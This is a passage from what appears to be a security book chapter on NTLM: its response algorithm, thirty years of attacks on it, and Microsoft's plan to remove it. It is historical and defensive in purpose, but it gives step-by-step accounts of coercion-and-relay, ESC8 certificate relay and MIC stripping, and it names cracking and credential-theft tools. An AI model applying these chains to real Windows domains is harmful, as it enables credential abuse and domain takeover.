The client computes its response and sends `AUTHENTICATE`. That message contains the user name, the workstation name, the response itself, the AV_PAIRS the client wants to echo back, a Message Integrity Code field (HMAC-MD5 of the concatenation of all three NTLM messages), and (in EPA-enforced deployments) a hash of the TLS endpoint certificate placed in the `MsvAvChannelBindings` AV_PAIR [715, 721].

> ▶ **WALKTHROUGH — THE NTLMV2 EXCHANGE AS THE VERIFIER SEES IT**
>
> 1. The client sends `NEGOTIATE`: a list of flags, not proof of identity.
> 2. The server sends `CHALLENGE`: an eight-byte nonce plus `TargetInfo` AV_PAIRS such as target name, timestamp requirements, and optional channel-binding requirements.
> 3. The client derives `NTOWFv2 = HMAC_MD5(NT-hash, UNICODE(Upper(user) || domain))`. The plaintext password is already gone; the NT hash is the root secret.
> 4. The client builds `temp = version || zeros || timestamp || client_challenge || zeros || ServerName(AV_PAIRS) || zeros`. Most of `temp` either came from the server or is sent back in cleartext.
> 5. The client computes `NTProofStr = HMAC_MD5(NTOWFv2, ServerChallenge || temp)` and sends `NTProofStr || temp` in `AUTHENTICATE`, alongside the username, workstation, optional MIC, and optional CBT AV_PAIR.
> 6. For a local SAM account, the accepting machine can repeat the same derivation from its local copy of the user's NT hash. For a domain account on a member server, the usual path is pass-through validation: the server forwards the challenge/response over Netlogon to a domain controller, and the DC verifies it against the domain copy of the secret. In both cases, matching MACs make the stolen NT hash (not the plaintext password) sufficient authority [715].

The NTLMv2 response, verbatim

`[MS-NLMP]` §3.3.2 gives the response algorithm in three lines of pseudocode [715]:

```
NTOWFv2 = HMAC-MD5(NT-hash, UNICODE(Upper(user) || domain))
temp = ResponseVersion || HiResponseVersion || Z(6) || Time || ClientChallenge || Z(4) || ServerName || Z(4)
NTProofStr = HMAC-MD5(NTOWFv2, ServerChallenge || temp)
```

The `temp` byte string carries two version bytes, six zero bytes, the 8-byte FILETIME, the 8-byte client challenge, four zero bytes, the AV_PAIR list the spec calls `ServerName`, and a final four zero bytes. The client sends `NTProofStr || temp` as the response. A local-account verifier can recompute directly from the local SAM; a member server validating a domain account normally forwards the material

to a domain controller for pass-through verification. That is the entire response protocol.

Notice what NTOWFv2 is. It is a function of two inputs: the NT-hash, and a normalized user/domain string. Both inputs are static once the user logs in. *Knowing the NT-hash is sufficient to compute every NTLMv2 response forever, against every server, for every challenge, until the password changes* [666].

§ **ASIDE** Why is HMAC-MD5 considered fine for the response side but considered weak for the *key* side? The response side is being asked: given a known key, can a verifier check a freshly computed tag? HMAC-MD5 still answers that without a known break. The key side is being asked: given a stolen 16-byte value, how hard is it to mount a precomputation attack on candidate passwords? MD4 of UTF-16LE is so cheap on modern GPUs that an 8-character password is in the minutes-to-hours range. Hashcat lists NetNTLMv2 (mode 5600) as the practical attack format and benchmarks NTLM cracking accordingly.

AV_PAIRS, MIC, and channel binding: retrofits all the way down

AV_PAIRS is a TLV structure. The server places target NetBIOS, target DNS, a timestamp, and various flags into the `TargetInfo` of `CHALLENGE`. The client echoes the structure into `AUTHENTICATE` and adds two retrofit fields when both ends agree to use them [715]:

- **`MsvAvFlags`** is a bit field signaling that the client has computed a MIC and is therefore willing to bind all three NTLM messages together.
- **`MsvAvChannelBindings`** holds the 16-byte MD5 hash of the GSS channel-bindings structure; for TLS EPA, that structure carries the RFC 5929 `tls-server-end-point` certificate hash, binding the authentication to the HTTPS channel the client can see. This is the Extended Protection for Authentication (EPA) channel-binding-token mechanism [721].

The MIC field itself is added to `AUTHENTICATE`. It is `HMAC_MD5(ExportedSessionKey, NEGOTIATE || CHALLENGE || AUTHENTICATE)`, computed with the MIC field zeroed inside the `AUTHENTICATE` bytes being hashed so the receiver can recompute and compare. `ExportedSessionKey` coincides with `SessionBaseKey` in the common case; when `NTLMSSP_NEGOTIATE_KEY_EXCH` is set, the client generates a random session key, encrypts it under `KeyExchangeKey`, and `ExportedSessionKey` is the random key. The MIC always uses `ExportedSessionKey`, and it is intended to make tampering with any of the three messages detectable [715].

◆ **DEFINITION — AV_PAIRS** A length-prefixed TLV list carried inside the `TargetInfo` byte string of NTLM `CHALLENGE` and the AV-list byte string of `AUTHENTICATE`. AV_PAIRS hold the target server names, a timestamp, the `MsvAvFlags`, the `MsvAvChannelBindings` (EPA), and the optional `MsvAvTargetName` (SPN). NTLMv2 reserved AV_PAIRS in 1998 but most of the fields are 2009-2019-era retrofits onto the original wire format [715].

◆ **DEFINITION — MESSAGE INTEGRITY CODE (MIC)** A 16-byte HMAC-MD5, keyed by `ExportedSessionKey`, computed over the concatenation of the NTLM `NEGOTIATE`, `CHALLENGE`, and `AUTHENTICATE` messages and embedded in `AUTHENTICATE`. (`ExportedSessionKey` equals `SessionBaseKey` unless `NTLMSSP_NEGOTIATE_KEY_EXCH` is negotiated; the MIC always uses the exported key.) Introduced as a retrofit so that a man-in-the-middle relay could not silently strip the signing-required flags from the negotiate phase. Drop-the-MIC (CVE-2019-1040) demonstrated that the *presence* of the MIC was itself a negotiated property and could be stripped [715, 722].

◆ **DEFINITION — CHANNEL BINDING TOKEN (CBT)** An MD5 hash of the GSS channel-bindings structure (which carries the server's `tls-server-end-point` certificate hash) placed in `MsvAvChannelBindings` so the authentication is bound to the specific TLS channel the client believed it was talking over. When both ends enforce CBT, an attacker who terminates one TLS channel and opens a different TLS channel to the real server cannot reuse the captured NTLM response. Microsoft documents enforcement as off, when-supported, and required (WCF `Never` / `WhenSupported` / `Always`) [721].

Mechanism check: why the hash is enough

▸ **KEY IDEA** The NT-hash is not a credential; it *is* the credential. Knowing the hash IS authentication. Every pass-the-hash tool ever written, from Paul Ashton's modified Samba in 1997 to the present, is a different packaging of the same realisation: an authentication that is a deterministic function of a static secret turns possession of that secret into permanent authority [666].

If possession of the hash is the protocol, the last 28 years of attacks are not surprises. They are obvious next steps. What are those steps?

The three-decade attack cascade

Figure 16.3: Five generations of NTLM attacks, 1997–2021, as a dated timeline. Each generation pairs the named attack with the Microsoft response and the class that response left alive: Pass-the-Hash (operational guidance; the hash stays password-equivalent), SMBRelay (MS08-068 patches self-relay only; cross-server relay survives), LSASS extraction (Credential Guard isolates the hash; credential use survives), forced-auth coercion (KB 5005413, EPA, and MIC per primitive; the class survives), and ESC8 (remove NTLM; the relay class moves intact to Kerberos). The cadence is the argument. Every fix closed a primitive, never the fallback, until ESC8 ended the retrofit strategy.

Five generations of attacks. Each one is named, each one is dated, each one took Microsoft years to respond to, and each Microsoft response always closed the *primitive* and left the *class* alive. They are not five surprises; they are five logical consequences of the wire protocol you just read.

Generation 1 – 1997: Pass-the-Hash (Paul Ashton)

The first published exploit of password-equivalence comes from Paul Ashton, posted to the Bugtraq mailing list in 1997. Ashton ships a patch against the Samba SMB client that takes a 16-byte NT-hash directly on the command line, *instead* of asking for a cleartext password [666]. The patch is a one-paragraph change against an open-source codebase, and that fact (the brevity of the change) is the lesson.

The NTLM response function has no input that depends on knowing the plaintext password. Replacing the plaintext-password input with a literal NT-hash input does not change the bytes that go on the wire. The server cannot tell the difference.

Microsoft's response, for more than a decade, is *do not lose your hashes*. There is no protocol fix because there is no protocol bug to fix; the design is doing exactly what it was designed to do. The response is operational guidance: tier your admins, scrub LSASS, do not run privileged sessions on workstations.

Generation 2 – 2001: NTLM relay (Sir Dystic / SMBRelay)

If you do not have to *steal* the hash to use the credential, you also do not have to *steal* the live exchange. You can simply *relay* it. On March 31, 2001, at the.con conference, Sir Dystic of the Cult of the Dead Cow (Josh Buchbinder) releases SMBRelay: a small program that accepts an SMB connection on port 139, opens a second SMB connection back to *another* server, and shuttles the NEGOTIATE / CHALLENGE / AUTHENTICATE messages between the two sides [723].

The attack works because the three NTLM messages are not bound to a particular client, server, or service. Whoever sits between them can replay the credential against whatever destination the attacker chooses, as that user, for the duration of the exchange.

§ **ASIDE** The colorful provenance matters. The Cult of the Dead Cow released SMBRelay alongside Back Orifice 2000; "Sir Dystic" is the same Josh Buchbinder who later wrote the SMBProxy authentication-relay framework. The point is not the chrome. It is that the relay class was disclosed publicly *at a conference* in 2001, with working code on the cDc website, and Microsoft did not ship a fix for the trivial case (self-relay) until November 2008 [723].

Microsoft's response is incomplete and slow. SMB signing exists from Windows 2000 onward, but it is off by default on member servers for more than a decade [724]. MS08-068, in November 2008, finally patches the *self-relay* case (CVE-2008-4037): the SMB server now refuses to accept an authentication that the client itself just generated against the same server [725]. Seven years to fix the simplest variant; the *cross-server* relay class is still wide open.

Generation 3 – 2008-2014: Credential theft as a service

By 2008, the operational guidance "do not lose your hashes" stops being defensible. On February 29, 2008, Hernan Ochoa releases the Pass-the-Hash Toolkit v1.3, two native Windows binaries called `iam.exe` and `whosthere.exe` that read the NT-hash out of LSASS memory and inject it into a new logon session. PtH stops being a Linux-and-Samba trick and becomes a Windows-everywhere reality.

Three years later, Benjamin Delpy publishes Mimikatz. The first version is closed-source, released in May 2011 [617]. By April 6, 2014, the GitHub repository goes public with the version string "mimikatz 2.0 alpha (x86) release 'Kiwi en C' (Apr 6 2014 22:02:03)" [261]. The repo description is a near-perfect summary of what LSASS is to an attacker: "extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. mimikatz can also perform pass-the-hash, pass-the-ticket or build Golden tickets" [261]. LSASS becomes the universal credential oracle.

§ **ASIDE** Delpy did not intend Mimikatz to be a weapon. Wired's Andy Greenberg records that he "released it publicly in May 2011, but as a closed source program." He went open-source only after the tool surfaced in nation-state intrusions and a pair of in-person confrontations. That biography (the DigiNotar breach, the Moscow hotel room, the man in the dark suit who wanted a copy on a USB drive) belongs to the Mimikatz chapter (Chapter 14). What matters for NTLM is the consequence: by 2014, extracting the password-equivalent NT hash from LSASS was a commodity, and "do not lose your hashes" had stopped being a defense [617].

Microsoft's response is structural and specific. Credential Guard ships in Windows 10 RTM (Enterprise and Education editions), July 29, 2015 [87]: it moves the long-term secret into a VBS trustlet the NT kernel cannot read, so a SYSTEM-level memory dump of `lsass.exe` returns an empty hash. The mechanism (`LsaIso.exe` in VTL1, plus the Protected Users, Restricted Admin, and LSASS-as-PPL hardening around it) is the subject of the Credential Guard chapter (Chapter 15) [87].

Credential Guard works: against the credential-*theft* class. It does nothing against credential-*use*. An attacker who never extracts a hash, because they never need to, sails right past it. Relay does not need the hash. Coercion does not need the hash. ESC8 does not need the hash. That is the next generation.

Generation 4 – 2018-2021: Forced-authentication coercion

In 2018 at DerbyCon 8, Lee Christensen releases SpoolSample, known publicly as "PrinterBug." The GitHub description is exact: "PoC tool to coerce Windows hosts authenticate to other machines via the MS-RPRN RPC interface" [726]. The trick is that the Print Spooler service runs as SYSTEM, accepts a remote RPC call (`RpcRemoteFindFirstPrinterChangeNotificationEx`) that takes a UNC path, and dutifully NTLM-authenticates back to whatever path the caller named: on behalf of the machine account. Any Windows service running as SYSTEM that accepts a UNC path is a confused deputy that will authenticate on demand.

> **Why 'PrinterBug' was 'by design' for three years.** Microsoft's initial classification of SpoolSample was *authenticated-only / by design*: a caller needed valid domain credentials to reach the spooler endpoint, and authenticated callers triggering machine-account authentications was deemed within spec. The classification held through 2018, 2019, and most of 2020. PetitPotam broke it, because its original MS-EFSRPC-over-LSARPC path accepted *unauthenticated* binds on vulnerable domain controllers. With that authentication requirement gone in the high-value DC case, "by design" stopped being a coherent defense. Microsoft started shipping fixes.

Marina Simakov and Yaron Zinar of Preempt (now CrowdStrike) publish "Drop the MIC" on June 11, 2019. The vulnerability is CVE-2019-1040: a tampering bug where "a man-in-the-middle attacker is able to successfully bypass the NTLM MIC (Message Integrity Check) protection" [727, 722]. The bypass works by stripping the `NTLMSSP_NEGOTIATE_SIGN` and `NTLMSSP_NEGOTIATE_ALWAYS_SIGN` flags from the initial `NEGOTIATE`, removing the MIC field from `AUTHENTICATE`, and removing the `Version` field that drives MIC detection.

Servers that should have required a MIC silently accept the modified message. The MIC (the retrofit integrity layer that was supposed to make tampering detectable) turns out to be itself untethered to the negotiation [727].

Gilles Lionel (topotam77) publishes PetitPotam in July 2021. The GitHub repository description reads: "PoC tool to coerce Windows hosts to authenticate to other machines via MS-EFSRPC EfsRpcOpenFileRaw or other functions" [710]. The decisive new property compared to SpoolSample was the original domain-controller

path: PetitPotam needed *no credentials* against a vulnerable DC because LSARPC accepted unauthenticated binds. After patches and mitigations, treat that as the historical high-water mark, not a universal claim about every Windows server or every coercion method.

In 2022, Remi Gascou (podalirius) publishes Coercer, a Python script that consolidates the coercion class across MS-RPRN, MS-EFSR, MS-DFSNM, MS-FSRVP, and many more RPC interfaces. The README describes it succinctly: "A python script to automatically coerce a Windows server to authenticate on an arbitrary machine through many methods" [708].

Generation 5 – 2021: ADCS web-enrollment relay (ESC8)

On June 17, 2021, Will Schroeder and Lee Christensen of SpecterOps publish "Certified Pre-Owned," a whitepaper and matching blog post that maps eight new attack classes against Active Directory Certificate Services [709, 711]. ESC1 through ESC7 are template and configuration weaknesses. ESC8 is the keystone of this chapter.

ESC8 says: AD CS Web Enrollment endpoints (`/certsrv/`) accept NTLM authentication. Coerce a server's machine account to authenticate to your relay listener; relay the authentication to `/certsrv/`; enroll the relayed identity for a machine-template certificate; use that certificate to perform PKINIT against the KDC and request a TGT [709]. The NTLM-vs-Kerberos boundary stops being a meaningful one. NTLM is the protocol on the front side of the attack; Kerberos is the trust token on the back side; the certificate is the conduit between them.

The point of ESC8 is not just that it works. The point is that it works against a perfectly retrofitted environment. SMB signing did not enter the chain. LDAP signing did not enter the chain. EPA was supposed to enter the chain on the `/certsrv/` side but was unevenly deployed. Credential Guard never had a hash to protect.

> ▶ **WALKTHROUGH — WHY EACH GENERATION SURVIVED THE PREVIOUS FIX**
>
> 1. Pass-the-Hash taught defenders that the NT hash itself was authority. The obvious response was operational: protect hashes and rotate passwords after compromise.
> 2. SMBRelay showed that even a protected hash could be used indirectly. The attacker did not need the secret; a live victim computed the response and the attacker forwarded it. MS08-068 closed the most obvious reflection case, not arbitrary cross-server relay [725, 723].

3. LSASS-extraction tooling industrialized credential theft. Credential Guard answered that theft path by isolating secrets in VTL1. It did not stop a coerced service from using its credential legitimately.
4. Forced-authentication techniques moved the attack trigger into RPC and service behavior. PrinterBug, Drop-the-MIC, PetitPotam, and Coercer are different handles on the same idea: make a privileged service authenticate outward, then relay that authentication where binding is weak [726, 708, 727].
5. ESC8 crossed the protocol boundary. NTLM was only the front half; the back half was certificate enrollment and Kerberos PKINIT. At that point the correct response stopped being another primitive patch and became removal of the fallback itself [709, 711, 713].

▶ **WALKTHROUGH — THE COERCION-AND-RELAY FLOW**

1. The attacker calls an RPC method that accepts a UNC path: printer notification, EFSRPC file access, DFS namespace management, or another endpoint in Coercer's catalog.
2. The victim service, running as SYSTEM or as a machine account, tries to reach that path. Windows treats the outbound connection as normal integrated authentication and starts NTLM.
3. The attacker's relay listener does not answer the challenge itself. It opens a second connection to the real target and asks the target for a challenge.
4. The relay sends that target challenge back to the victim service. The victim computes `AUTHENTICATE` with its own machine credential.
5. The relay forwards `AUTHENTICATE` to the target. If the target does not require signing, channel binding, or endpoint-specific protection, it accepts the attacker's socket as the victim's authenticated session.
6. The confused deputy is the service that authenticated; the confused verifier is the target that accepted a response not bound to the channel where it was created [726, 708].

Generation	Primitive	Public date	Microsoft response	What survived
1. Pass-the-Hash	Use the hash directly	1997, Paul Ashton, Bugtraq [666]	Operational guidance	Hash is still password-equivalent on the wire
2. NTLM relay (SMB)	Forward live exchange	March 31, 2001, Sir Dystic, the.con [723]	MS08-068 (Nov 2008): self-relay only [725]	Cross-server, cross-protocol relay
3. LSASS extraction	Steal hashes from memory	Feb 2008 (Ochoa); May 2011 closed / Apr 2014 open (Delpy) [261, 617]	Credential Guard (Jul 29, 2015) [87]	Hash *use* outside LSASS path; SYSTEM-level

Generation	Primitive	Public date	Microsoft response	What survived
				Mimikatz on the SAM
4. Coercion	Make SYSTEM authenticate on demand	2018 SpoolSample [726] 2019 Drop-the-MIC [727, 722]; 2021 PetitPotam [710] 2022 Coercer [708]	Per-interface patches; KB 5005413 EPA recipe [713]	The pattern of "SYSTEM holds an unanchored credential"
5. ESC8 ADCS Web Enrollment relay	NTLM coerce → /certsrv/ → TGT via PKINIT	June 17, 2021, Schroeder/Christensen, "Certified Pre-Owned" [709, 711]	KB 5005413; AD CS hardening; eventually Phase 3 of NTLM removal	Kerberos relay class on the other side (KrbRelay/KrbRelayUp) [693]

> KrbRelayUp: a universal no-fix local privilege escalation in windows domain environments where LDAP signing is not enforced (the default settings).: Decone, KrbRelayUp README [693]

A reader who comes to the retrofit catalog believing "if I patch each named NTLM attack, the protocol is safe" leaves it believing something else. Every retrofit patches a *primitive*; none addresses the *existence* of the fallback path. The next attack is always one cross-protocol step away. The retrofit strategy is structurally incapable of closing the class.

By the end of 2021, NTLM-the-protocol cannot be removed because four use cases require it, and NTLM-the-fallback cannot be kept because ESC8 turned it into a domain-takeover oracle. Something has to change. What?

The retrofit strategy and its funeral

Before naming the answer, name the strategy that failed. Microsoft's defensive cadence between 2001 and 2021 splits into three families, each effective against a named primitive, each defeated by an unanchored cousin of that primitive.

Family A: Per-protocol message authentication

SMB signing. LDAP signing and sealing. The idea is to anchor the *content* of each authenticated request inside a per-session signature derived from the authentication. SMB signing introduces an HMAC over every SMB message keyed by a per-

session `SigningKey`; LDAP signing and sealing do the equivalent for LDAP operations [724].

Family A works when the *target* protocol enforces it. SMB-to-SMB relay against an SMB server with required signing fails; LDAP-to-LDAP relay against an LDAP server with required signing fails. The strategy assumes the attacker stays in the same protocol family. Cross-protocol relay (SMB authentication relayed to LDAP, or SMB authentication relayed to `/certsrv/`) defeats it. The MS-EFSR coercion can produce an authentication that originates "as if from SMB" and gets accepted by an unrelated HTTPS service that ignores the SMB signing flag entirely [722, 709].

Family B: Per-channel binding tokens and the MIC

EPA (channel binding) and the NTLMv2 MIC are the response to cross-protocol relay. Both try to tie the authentication to *the specific channel* the client believes it is using. EPA places a channel-bindings hash (covering the server's TLS endpoint certificate) into the `MsvAvChannelBindings` AV_PAIR; an HTTPS server with EPA required compares it to its own certificate's hash and rejects the authentication if they do not match [721]. The MIC binds all three NTLM messages together so a relay cannot strip the signing-required flags from `NEGOTIATE` after the client sets them [715].

Family B works when both ends agree to enforce. Drop-the-MIC (CVE-2019-1040) demonstrated that the *presence* of the MIC was negotiated and could be stripped, so a server that supported MIC-less clients silently accepted MIC-less messages from a relay [727, 722]. EPA suffers from the same enforcement-asymmetry: when an AD CS web endpoint runs with EPA disabled or merely opportunistic (WCF `policyEnforcement="Never"` or `"WhenSupported"`), the binding is not enforced. KB 5005413 published the explicit `<extendedProtectionPolicy policyEnforcement="Always" />` recipe for `/certsrv/` because field deployments had been running with weaker settings [713].

Family C, credential isolation

Credential Guard. LSASS-as-PPL. Protected Users. Restricted Admin. These attack the *theft* surface: Credential Guard moves the NT-hash into a VTL1 trustlet the kernel cannot read (Chapter 15). Microsoft documents default enablement starting in Windows 11 22H2 and Windows Server 2025 for domain-joined, non-DC systems that meet license, hardware, and software requirements and have not been explicitly configured to keep Credential Guard disabled [87].

Family C is honest about what it covers. It does nothing about coercion flows that never touch the NT-hash. PetitPotam and ESC8 do not need a hash; the relay

session uses the live NTLM exchange and is never persisted. Credential Guard cannot help.

Family	What it closes	What it does not close	Defeating attack
A. Per-protocol message auth (SMB/LDAP signing)	Same-protocol relay against the target	Cross-protocol relay; targets that do not enforce	LDAP relay from SMB coercion [722] ESC8 relay to /certsrv/
B. Channel binding (EPA) + MIC	Same-channel relay through TLS termination	MIC stripping in negotiation; EPA at None/Partial; non-TLS targets	Drop-the-MIC [722] under-enforced EPA [713]
C. Credential isolation (Credential Guard, LSASS-PPL)	Hash theft from running LSASS	Hash *use* in live relay; SAM extraction from disk; coercion	ESC8 + PetitPotam [709] SAM hive offline [87]

▸ **KEY IDEA** Every retrofit Microsoft has shipped against NTLM attacks one *primitive* of NTLM. None address the *existence* of NTLM as a fallback path. ESC8 was the funeral of the retrofit strategy because ESC8 turned a fully retrofitted environment into a domain takeover without defeating any retrofit.

The funeral of the retrofit strategy.

"Certified Pre-Owned" did not break a Microsoft fix; it composed the existing infrastructure. The chain assumes SMB signing is on, EPA is on (somewhere), and Credential Guard is on. It still works, because none of those controls cover the path that goes Coercer → NTLM relay → AD CS Web Enrollment → PKINIT. After 2021, the question stopped being "what's the next retrofit?" and became "what does it take to remove the fallback?" [709, 713].

To remove ESC8 without rebuilding AD CS, Microsoft has to remove NTLM. To remove NTLM, Microsoft has to remove the four reasons NTLM existed as a fallback in the first place. What does that look like in shippable form?

The breakthrough: Closing the fallback




Figure 16.4: The removal architecture for NTLM's fallback. Each of the four reasons Negotiate fell back to NTLM (amber, left) is closed by an engineered mechanism (green): no DC line-of-sight by IAKerb, no domain by a Local KDC over the SAM, a missing SPN by IP-SPN policy, and hard-coded Ntlm call sites by the Negotiate refactor. All four ride NEGOEX inside the existing Negotiate/SSPI envelope, so the unchanged API now prefers Kerberos with no application change.

October 11, 2023. Matthew Palko, Windows IT Pro Blog. "The evolution of Windows authentication." For the first time in twenty-three years, Microsoft publicly commits to *removing* NTLM, not restricting it, and names the three load-bearing features that make removal possible [717].

The plan starts where every honest plan starts: by stating the problem in its own words. There are four fallback reasons NTLM persisted: no DC line-of-sight, no domain at all (local accounts), no SPN for the target, and hard-coded NTLM in

application code [717]. Each gets an engineered answer. The four-to-three correspondence (three protocols plus one refactor) is the new architecture.

> Our end goal is eliminating the need to use NTLM at all to help improve the security bar of authentication for all Windows users.: Matthew Palko, Microsoft Windows IT Pro Blog, October 11, 2023 [717]

IAKerb: closing "no DC line-of-sight"

IAKerb stands for *Initial and Pass Through Authentication Using Kerberos V5 and the GSS-API*. The IETF draft has a four-author list: Benjamin Kaduk, Jim Schaad, Larry Zhu, and Jeffrey E. Altman, and a quiet history [728].

The premise is simple. A client wants to authenticate to an application server with Kerberos but cannot reach a KDC: maybe the client is behind a firewall, maybe the KDC is only reachable from the server's side of a VPN. IAKerb wraps the Kerberos `AS-REQ` and `TGS-REQ` messages inside GSS-API tokens and asks the application server to proxy them to a KDC that the server *can* reach. The client never opens a direct TCP/UDP connection to a KDC; the application server acts as the carrier.

> **Why the IETF marked IAKerb dead in 2019.** The honesty duty: IAKerb's IETF draft (`draft-ietf-kitten-iakerb`) was marked "Dead WG Document" on August 29, 2019, by Robbie Harwood [728]. Harwood's note read, roughly, that IAKerb was historical at that point and the working group had no interest left. The last revision (`-03`) is from March 30, 2017, by Benjamin Kaduk. Microsoft is now reviving the protocol in its Windows 11 / Windows Server 2025-era NTLM-removal work, with broader pre-release deployment called out for Phase 2 in H2 2026: without acknowledging the dead-WG status in its own blog posts. This is the gap between an IETF standards-track document and what a vendor ships; this chapter reports both [728, 717].

> ◆ **DEFINITION — IAKERB** Initial and Pass Through Authentication Using Kerberos V5 and the GSS-API. A GSS-API-wrapped Kerberos exchange in which the client cannot reach a KDC directly and the application server proxies `AS-REQ` / `TGS-REQ` on the client's behalf. Defined by `draft-ietf-kitten-iakerb` (IETF kitten WG, currently a Dead WG Document). MIT Kerberos has shipped IAKerb since 1.9 (released December 2010); Apple ships `GSS_IAKERB_MECHANISM` since macOS 10.14. Microsoft documents IAKerb as part of its Windows 11 / Server 2025-era authentication work, with Phase 2 pre-release flighting before Phase 3 GA [728, 717, 718, 719]; it is developed as a Kerberos mechanism in the Kerberos chapter (Chapter 17).

Local KDC: closing "no domain at all"

Local accounts in the machine SAM have never had a KDC. Workgroup machines have no domain at all. Both cases force NTLM today. The fix is conceptually trivial: run a tiny Kerberos KDC against the local SAM, exposed only through IAKerb-wrapped exchanges so the wire protocol is the same as the trust-traversing case [717, 719].

This is the late-adopter move that surprises Linux-side practitioners. MIT Kerberos has had IAKerb since 1.9 (released December 2010). Samba has been working on a `localkdc` for years. At FOSDEM 2025 (February 2, 2025), Alexander Bokovoy and Andreas Schneider gave a talk explicitly framed as "localkdc: a general local authentication hub" [729]. Schneider's follow-up post the next week summarized the work: a parallel local-authentication hub for Linux that interoperates with the IAKerb wire format Windows is now adopting [729].

> ◆ **DEFINITION — Local KDC** A small Kerberos Key Distribution Center process that runs against a machine's local user database (the SAM on Windows; a file or sssd on Linux) and is exposed only through IAKerb. It lets local-account authentications use Kerberos under the same Negotiate / NEGOEX wire envelope used by domain authentications: removing one of the four reasons NTLM persisted. Documented in Microsoft's Windows 11 / Server 2025-era NTLM-removal work and slated for Phase 2 pre-release flighting before Phase 3 GA [717, 718, 719]; parallel Linux/Samba work coordinated under the FOSDEM 2025 `localkdc` umbrella [729].

IP-SPN policy: closing the literal-address gap

The third historical fallback was the no-SPN case: a client reaches a server by IP address, cannot construct the conventional service principal name, and falls back. Dan Cuomo's 2024 Server 2025 summary names IP SPN as one of the new Kerberos features for minimizing NTLM use [719]. NEGOEX can carry richer mechanism negotiation, but the IP-SPN behavior itself is part of the Windows Server 2025 Negotiate/Kerberos roadmap rather than a property defined by `[MS-NEGOEX]`.

NEGOEX: carrying IAKerb under the existing `Negotiate` API

You do not want to teach every application a new SSPI provider. Existing code calls `AcquireCredentialsHandle("Negotiate", ...)`; that should keep working, and IAKerb should be one of the mechanisms `Negotiate` is willing to pick. The piece of plumbing that makes this possible is NEGOEX: SPNEGO Extended Negotiation [730, 731].

NEGOEX adds a pair of meta-data messages on top of the standard SPNEGO `NegTokenInit` / `NegTokenResp` exchange, so that mechanisms (like IAKerb) that need a

richer negotiation can ride inside the `Negotiate` envelope. The Microsoft Open Specification `[MS-NEGOEX]` is currently at revision 4.0 (April 23, 2024), with the original revision dated July 9, 2020 [730]. The expired Microsoft IETF draft `draft-zhu-negoex` from January 2011 is the historical anchor; four Microsoft authors (Michiko Short, Larry Zhu, Kevin Damour, and Dave McPherson) are listed verbatim in the draft metadata [731].

A correction is owed here. Scope notes inherited from earlier in this project cited "RFC 8143" as the NEGOEX standard. RFC 8143 is actually titled "Using Transport Layer Security (TLS) with Network News Transfer Protocol (NNTP)" and updates RFC 4642; it has nothing to do with NEGOEX [732]. The correct primary references for NEGOEX are `[MS-NEGOEX]` and `draft-zhu-negoex`, both used consistently throughout this chapter [730, 731].

> ◆ **DEFINITION — NEGOEX** The SPNEGO Extended Negotiation security mechanism. Adds a meta-data exchange inside the SPNEGO envelope so that richer mechanisms (like IAKerb) can be negotiated without changing the SSPI surface. Primary sources: Microsoft Open Specification `[MS-NEGOEX]` revision 4.0 (April 2024); expired IETF draft `draft-zhu-negoex` (January 2011). Despite a common scope-doc error, RFC 8143 is *not* NEGOEX; RFC 8143 is "Using TLS with NNTP" [730, 731, 732].

Negotiate-everywhere refactor: closing "hard-coded NTLM"

The last fallback case is the most prosaic: application code that calls `AcquireCredentialsHandleW(..., "Ntlm", ...)` or RPC code that asks for `RPC_C_AUTHN_WINNT`. Both bypass `Negotiate` and force NTLM no matter what is on the wire. The fix is editorial (audit Windows internals, replace each hard-coded `Ntlm` call with `Negotiate`) and very large in surface area. Dan Cuomo's "Active Directory improvements in Windows Server 2025" post summarizes the Windows Server Summit 2024 session in one sentence: "we have created completely new Kerberos features to minimize use of NTLM in your environments. This session explains and demonstrates IAKerb, Local KDC, IP SPN, and the roadmap to the end of NTLM" [719].

Fallback reason	Closure mechanism	Primary source	Ship target
No DC line-of-sight	IAKerb (GSS-wrapped Kerberos through the app server)	`draft-ietf-kitten-iakerb` (Dead WG, revived by Microsoft) [728]	Server 2025-era work; Phase 2 pre-release before Phase 3 GA [717, 718, 719]

Fallback reason	Closure mechanism	Primary source	Ship target
No domain at all (local accounts)	Local KDC over IAKerb	Palko 2023; Samba `localkdc` parallel [717]	Phase 2 pre-release before Phase 3 GA [718, 719]
No SPN	IP-SPN policy under Negotiate	Cuomo 2024 session [719]	Server 2025-era work plus flighting [718, 719]
